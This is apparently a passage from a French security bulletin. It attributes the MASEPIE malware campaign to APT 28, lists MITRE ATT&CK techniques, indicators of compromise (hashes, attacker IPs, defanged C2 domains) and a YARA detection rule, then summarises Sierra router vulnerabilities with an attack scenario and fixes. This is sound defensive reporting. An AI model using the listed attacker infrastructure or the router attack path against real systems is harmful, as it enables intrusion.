

Figure 6. Déploiement d'agents infectieux additionnels.

3.6. Attribution APT 28

Plusieurs éléments semblent indiquer que cette campagne de cyberespionnage est attribuée à l'APT 28. Le CERT-UA a relevé des TTP (Techniques, tactiques et procédures) qui correspondent à ce collectif cybercriminel. De plus, des recherches en sources ouvertes confortent cette attribution.

L'adresse URL hxxps://czyrqdnvpujmmjkfhhvsclx05sfi23bfr.oast.fun est connue pour être utilisée par le collectif APT 28



Figure 7. Analyse Virus Total.

L'adresse IP 194.126.178.8 est connue pour être utilisée par le collectif APT 28



Figure 8. Analyse Alien Vault OTX.

3.7. APT 28

L'APT 28 (alias Fancy Bear, Pawn Storm, Sofacy Group, Tsar Team, STRONTIUM, Sednit, Threat Group-4127…) est une menace avancée et persistante d'origine russe.



Figure 9. Modèle diamant de l'APT 28.

3.8. Matrice Mitre ATT&CK

INITIAL ACCESS

T1566.001 Phishing: Spearphishing Attachment. T1566.002 Phishing: Spearphishing Link.

EXECUTION

T1059.001 Command and Scripting Interpreter: PowerShell. T1059.003 Command and Scripting Interpreter: Windows Command Shell. T1059.005 Command and Scripting Interpreter: Visual Basic. T1059.006 Command and Scripting Interpreter: Python. T1059.007 Command and Scripting Interpreter: JavaScript. T1204.001 User Execution: Malicious Link. T1204.002 User Execution: Malicious File.

PERSISTENCE

T1547 Boot or Logon Autostart Execution. T1547.001 Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder.

DEFENSE EVASION

T1218.010 System Binary Proxy Execution: Regsvr32. T1564.003 Hide Artifacts: Hidden Windows. T1036 Masquerading

LATERAL MOVEMENT

T1021.002 Remote Services: SMB / Windows Admin Shares.

COLLECTION

T1560 Archive Collected Data.

COMMAND AND CONTROL

T1572 Protocol Tunneling.

3.9. IOC

TLP	TYPE	VALEUR	COMMENTAIRE
TLP:CLEAR	MD5	9724cecaa8ca38041ee9f2a42cc5a297	2.txt
TLP:CLEAR	SHA256	4fa8caea8002cd2247c2d5fd15d4e76762a0f0cdb7a3c9de5b7f4d6b2ab34ec6	2.txt
TLP:CLEAR	MD5	5f126b2279648d849e622e4be910b96c	2.ps1 SteelHook
TLP:CLEAR	SHA256	6bae493b244a94fd3b268ff0feb1cd1fbc7860ecf71b1053bf43eea88e578be9	2.ps1 SteelHook
TLP:CLEAR	MD5	47f4b4d8f95a7e842691120c66309d5b	Client.py Masepie
TLP:CLEAR	SHA256	18f891a3737bb53cd1ab451e2140654a376a43b2d75f6695f3133d47a41952b6	Client.py Masepie
TLP:CLEAR	MD5	8d1b91e8fb68e227f1933cfab99218a4	VMSearch.sfx.exe
TLP:CLEAR	SHA256	6d44532b1157ddc2e1f41df178ea9cbc896c19f79e78b3014073af2d8d9504fe	VMSearch.sfx.exe
TLP:CLEAR	MD5	6fdd416a768d04a1af1f28ecaa29191b	VMSearch.exe OceanMap
TLP:CLEAR	SHA256	fb2c0355b5c3adc9636551b3fd9a861f4b253a212507df0e346287110233dc23	VMSearch.exe OceanMap
TLP:CLEAR	MD5	5db75e816b4cef5cc457f0c9e3fc4100	VMSearch.exe OceanMap
TLP:CLEAR	SHA256	24fd571600dcc00bf2bb8577c7e4fd67275f7d19d852b909395bebcbb1274e04	VMSearch.exe OceanMap
TLP:CLEAR	MD5	6128d9bf34978d2dc7c0a2d463d1bcdd	KFP.311.152.2023.pdf.lnk
TLP:CLEAR	SHA256	19d0c55ac466e4188c4370e204808ca0bc02bba480ec641da8190cb8aee92bdc	KFP.311.152.2023.pdf.lnk
TLP:CLEAR	MD5	825a12e2377dd694bbb667f862d60c43	KFP.311.152.2023.pdf.lnk
TLP:CLEAR	SHA256	593583b312bf48b7748f4372e6f4a560fd38e969399cf2a96798e2594a517bf4	KFP.311.152.2023.pdf.lnk
TLP:CLEAR	MD5	acd9fc44001da67f1a3592850ec09cb7	Стратегії України.pdf.lnk
TLP:CLEAR	SHA256	c22868930c02f2d6962167198fde0d3cda78ac18af506b57f1ca25ca5c39c50d	Стратегії України.pdf.lnk
TLP:CLEAR	URL	194.126.178.8@80\webdav\Docs\231130 № 581.pdf.lnk	
TLP:CLEAR	URL	194.126.178.8@80\webdav\Docs\231130 № 581.pdf	
TLP:CLEAR	URL	194.126.178.8@80\webdav\Python39\Client.py	
TLP:CLEAR	URL	194.126.178.8@80\webdav\Python39\python.exe	
TLP:CLEAR	IP	194.126.178.8	
TLP:CLEAR	IP	88.209.251.6	
TLP:CLEAR	IP	74.124.219.71	
TLP:CLEAR	IP	173.239.196.66	
TLP:CLEAR	IP	88.209.251.6:80	
TLP:CLEAR	URL	hxxp://194.126.178.8/webdav/wody.pdf	
TLP:CLEAR	URL	hxxp://194.126.178.8/webdav/wody.zip	
TLP:CLEAR	URL	hxxp://194.126.178.8/webdav/StrategyUa.pdf	
TLP:CLEAR	URL	hxxp://194.126.178.8/webdav/231130N581.pdf	
TLP:CLEAR	URL	hxxps://nas-files.firstcloudit.com/	
TLP:CLEAR	URL	hxxps://ua-calendar.firstcloudit.com/	
TLP:CLEAR	URL	hxxps://e-nas.firstcloudit.com/	

TLP	TYPE	VALEUR	COMMENTAIRE
TLP:CLEAR	Domaine	hxxp://czyrqdnvpujmmjkfhhvsclx05sfi23bfr.oast.fun	
TLP:CLEAR	Domaine	hxxp://czyrqdnvpujmmjkfhhvsgapqr3hclnhhj.oast.fun	
TLP:CLEAR	Domaine	hxxp://czyrqdnvpujmmjkfhhvsvlaax17vd5r6v.oast.fun	
TLP:CLEAR	Domaine	hxxp://czyrqdnvpujmmjkfhhvs4knf1av02demj.oast.fun	
TLP:CLEAR	Domaine	jrb(@)bahouholdings.com	C2 OceanMap
TLP:CLEAR	Domaine	nas-files.firstcloudit.com	
TLP:CLEAR	Domaine	e-nas.firstcloudit.com	
TLP:CLEAR	Domaine	ua-calendar.firstcloudit.com	
TLP:CLEAR	Domaine	qasim.m(@)facadesolutionsuae.com	C2 OceanMap
TLP:CLEAR	Domaine	webmail.facadesolutionsuae.com	C2 OceanMap

3.10. YARA

Ci-dessous, cette règle permet la détection de certaines chaines de caractères spécifiques à la souche MASEPIE.

```
rule MASEPIE_Specific_strings {
meta:
    author = "ADVENS"
    source = "ADVENS"
    status = "RELEASED"
    sharing = "TLP:CLEAR"
    malware = "MASEPIE"
    description = "Yara_rule_that_detects_MASEPIE_malware."
    info = "MASEPIE_Trojan_Downloader"
strings:
    $Masepie_string1 = "czyrqdnvpujmmjkfhhvsclx05sfi23bfr.oast.fun"
    $Masepie_string2 = "194.126.178.8"
    $Masepie_string3 = "{user}{SEPARATOR}{k}"
condition:
    $Masepie_string1 and $Masepie_string2 and $Masepie_string3
}
```

4. Risques associés aux routeurs OT/IoT

Les appareils périmétriques OT et IoT sont de plus en plus ciblés par les groupes cybercriminels. En effet, les groupes APT (*Advanced Persistent Threats*), les groupes cybercriminels et les hacktivistes les ciblent pour de l'espionnage, déployer un rançongiciel, ou arrêter le fonctionnement normal d'une entreprise.

Une étude récente réalisée par l'entreprise de sécurité Forescout évalue les risques liés aux routeurs OT/IoT. Ils ont identifié 21 nouvelles vulnérabilités dans les routeurs Sierra. Ces vulnérabilités affectent le framework ALEOS (AirLink Embedded Operating System) ainsi que des librairies open-sources utilisées par ces routeurs.

4.1. Les routeurs IoT/OT

Les routeurs industriels (OT) sont construits pour supporter des conditions extrêmes (températures, humidité, poussière) et être utilisé dans des endroits isolés. Tout comme les routeurs cellulaires (IoT), ils vont utiliser le réseau mobile pour se connecter sur internet.

Ces routeurs sont largement déployés dans de nombreux secteurs :

- Industrie : suivi et contrôle à distance d'appareils industriels
- Énergie : contrôle des transformateurs électriques et de plateformes pétrolières
- Santé : supervision d'appareils médicaux
- Transport : gestion et suivi de véhicules ou de conteneurs

Ils peuvent également être utilisé dans les véhicules, des systèmes de vidéosurveillance, des capteurs de température/d'humidité/de qualité de l'air, etc…



Figure 10. Exemple d'utilisation de routeurs cellulaires (source : Sierra).

D'après WiGLE.net, Sierra Wireless est la marque la plus populaire de routeurs cellulaires OT/IoT avec plus de 249 000 équipements dans le monde. C'est pour cette raison que Forescout a mené leur étude sur ces appareils.

4.2. Les vulnérabilités

Le framework AAF (ALEOS Application Framework) permet aux utilisateurs de développer et d'utiliser leurs propres applications sur les routeurs Sierra. Celui-ci possède une interface web, nommé *ACEmanager*, pour configurer et superviser l'état du routeur et utilise des librairies open-source comme *OpenNDS*, *TinyXML*, *rp-pppoe* et *Libmicrohttpd*.

La documentation d'ALEOS recommande de limiter l'exposition d'*ACEmanager* à son environnement local, mais plus de 69 000 équipements dans le monde (dont plus de 600 en France) restent exposés sur internet.

Les chercheurs de Forescout ont découvert 7 nouvelles vulnérabilités dans *ACEManager*. Celles-ci permettent de contourner l'authentification, de mener des attaques XSS ou provoquer un déni de service. Ci-dessous, les 3 vulnérabilités les plus critiques.

Numéro de CVE	Score CVSS	Description
CVE-2023-40463	8.1	L'utilisation d'un mot de passe codé en dure dans *ALEOS* lorsque la fonctionnalité *diagnostic root shell access* est activé, permet à un attaquant de récupérer l'empreinte MD5 ou SHA-512 du mot de passe et de se connecter en SSH aux routeurs utilisant la même version (et configuration) d'*ALEOS*.
CVE-2023-40458	7.5	Un défaut de traitement de fichiers XML permet à un attaquant non authentifié de provoquer un déni de service, nécessitant un redémarrage manuel de l'appareil pour corriger.
CVE-2023-40460	7.1	Une vulnérabilité de type injection de commandes (XSS) dans *ACEManager* permet à un attaquant authentifié, d'injecter du code dans l'interface web, modifiant certaines fonctionnalités de l'appareil. Cette vulnérabilité est due à un correctif incomplet pour la CVE-2018-4063.

Les chercheurs ont également découvert une vulnérabilité dans la librairie open-source *TinyXML* et 14 vulnérabilités dans *OpenNDS*. La plus critique (CVE-2023-41101) permet à un attaquant distant et non authentifié d'exécuter du code ou de provoquer un déni de service.

4.3. Impact

Des routeurs OT/IoT peuvent être utilisés pour connecter des appareils critiques à internet (afin de contrôler à distance, superviser, etc…). Selon le secteur d'activités, les risques associés à cette exposition diffèrent. Lors de ses recherches, Forescout s'est focalisé sur le secteur industriel.



Figure 11. Scénario d'attaque contre le secteur industriel (source : Forescout).

Le scénario élaboré lors des recherches se basait sur le postulat suivant : l'attaquant désire prendre le contrôle de l'usine de fabrication à des fins spécifiques (espionnage, sabotage industriel,…). Le routeur cellulaire connecte les systèmes industriels (APIs, serveurs, postes de travail) à internet pour permettre leur contrôle et supervision à distance.

La première étape est d'acquérir un routeur de même version que celui exposé et de trouver le mot de passe *root* pour accéder au terminal de diagnostic, en desobfusquant et cassant le chiffrement de l'empreinte MD5 ou SHA-512 codée en dur dans l'appareil (CVE-2023-40463). En parallèle, une campagne de social engineering est menée, en usurpant l'identité du support technique, pour inciter un employé d'autoriser l'accès au terminal de diagnostic. L'attaquant utilise alors le mot de passe administrateur pour se connecter et prendre le contrôle du système.

4.4. Recommandations

Suite à la découverte de ces vulnérabilités, des correctifs ont été publiés par *OpenNDS* avec la version 10.1.3 et Sierra Wireless avec les versions 4.17.0 et 4.9.9 d'*ALEOS*. Le projet *TinyXML* est un projet qui n'est plus soutenu par la communauté et aucun correctif sera publié. Il est conseillé d'utiliser TinyXML-2 ou de mettre en place des mesures pour se prémunir de cette vulnérabilité.

En complément des correctifs, Forescout recommande de :

- Changer le certificat SSL par défaut des routeurs Sierra et de tout autre appareil sur le réseau

- Désactiver, ou à défaut limiter les accès, aux portails captifs et d'autres services, comme Telnet ou SSH, lorsqu'ils ne sont pas nécessaires.
- Déployer un pare-feu pour les applications web (WAF) devant les routeurs OT/IoT afin de se protéger des attaques web (XXS, injections de commandes, DoS, etc…)
- Déployer un système de détection d'intrusion (IDS) OT/IoT afin de surveiller les connexions entrantes et sortantes

Pour les vulnérabilités spécifiques aux produits Sierra, le CISA recommande de :

- Désactiver l'accès à l'*ACEManager* sur le réseau étendu et d'utiliser le système de gestion de Sierra Wireless Airlink (ALMS) ou un autre système de gestion d'appareils ALEOS à distance.
- Si l'*ACEManager* doit être accessible sur le réseau étendu, mettre en place des mesures de contrôle d'accès tel qu'un identifiant du point d'accès (APN) privé, un VPN ou la fonctionnalité *ALEOS Trusted IP* (restreignant l'accès à un hôte spécifique).
- Forcer les connexions en HTTPS pour se connecter à l'*ACEManager*.

4.5. Conclusion

Les systèmes industriels sont particulièrement attractifs pour les cybercriminels. En effet, la difficulté pour sécuriser ces réseaux et la présence de vulnérabilités critiques, souvent sans correctifs, facilitent le travail des attaquants. Une bonne pratique de sécurité pour un réseau industriel est de l'isoler des réseaux IT, mais les connexions radio ou cellulaires sont souvent négligées et peuvent présenter un point d'entrée.

Comme démontré avec le cas des routeurs Sierra, l'environnement OT embarque de nombreux projets open-source nécessitant une gestion de vulnérabilité accrue, mais en prenant en compte la difficulté et le temps nécessaire pour déployer les correctifs. Il est primordial de s'informer sur ce risque de software supply chain et de mettre en place des mesures de surveillance et de protection.

Les vulnérabilités dans les systèmes industriels et dans l'IoT étant de plus en plus visées par les groupes cybercriminels et les hacktivistes, ces routeurs pourraient être la cible d'attaques massives. Certains variants du botnet Mirai ont déjà intégré des exploits de routeurs IoTs dans leur arsenal et le groupe d'hacktivistes Iranien Cyber Av3ngers exploite des vulnérabilités dans des APIs (Automate Programmable Industriel) israéliennes exposées sur internet. L'entreprise de sécurité Kaspersky prédit que ces attaques sur les systèmes industriels par les hacktivistes risquent d'avoir des conséquences plus destructrices en 2024.

5. Références

Virologie : Masepie (APT 28)

- https://therecord.media/fancy-bear-apt28-ukraine-new-malware-masepie
- https://cert.gov.ua/article/6276894
- https://www.virustotal.com/gui/file/18f891a3737bb53cd1ab451e2140654a376a43b2d75f6695f3133d47a41952b6
- https://www.hybrid-analysis.com/sample/18f891a3737bb53cd1ab451e2140654a376a43b2d75f6695f3133d47a41952b6/659d57cc566368405c0549e6
- https://www.bleepingcomputer.com/news/security/russian-military-hackers-target-ukraine-with-new-masepie-malware/
- https://socprime.com/blog/apt28-adversary-activity-detection-new-phishing-attacks-targeting-ukrainian-and-polish-organizations/
- https://www.abuseipdb.com/check/194.126.178.8
- https://otx.alienvault.com/indicator/ip/194.126.178.8
- https://www.virustotal.com/gui/url-new/00e2a60295ffada2fabb759f8aa0f5840e67b137733cc22b0bcc4b503612b598/detection
- https://www.mandiant.com/resources/blog/apt28-a-window-into-russias-cyber-espionage-operations
- https://www.fbi.gov/wanted/cyber/sergey-aleksandrovich-morgachev
- https://www.cisa.gov/news-events/cybersecurity-advisories/aa23-108
- https://www.tanium.com/blog/russian-threat-actor-apt28-exploits-outlook-vulnerability-cyber-threat-intelligence-roundup/

Risques associés aux routeurs OT/IoT

- https://www.forescout.com/resources/sierra21-vulnerabilities
- https://www.cisa.gov/news-events/ics-advisories/icsa-23-341-06
- https://www.fortinet.com/blog/threat-research/lz1h9-campaign-enhances-arsenal-with-scores-of-exploits
- https://thehackernews.com/2023/11/iranian-hackers-exploit-plcs-in-attack.html
- https://securelist.com/ksb-ics-predictions-2024/111835/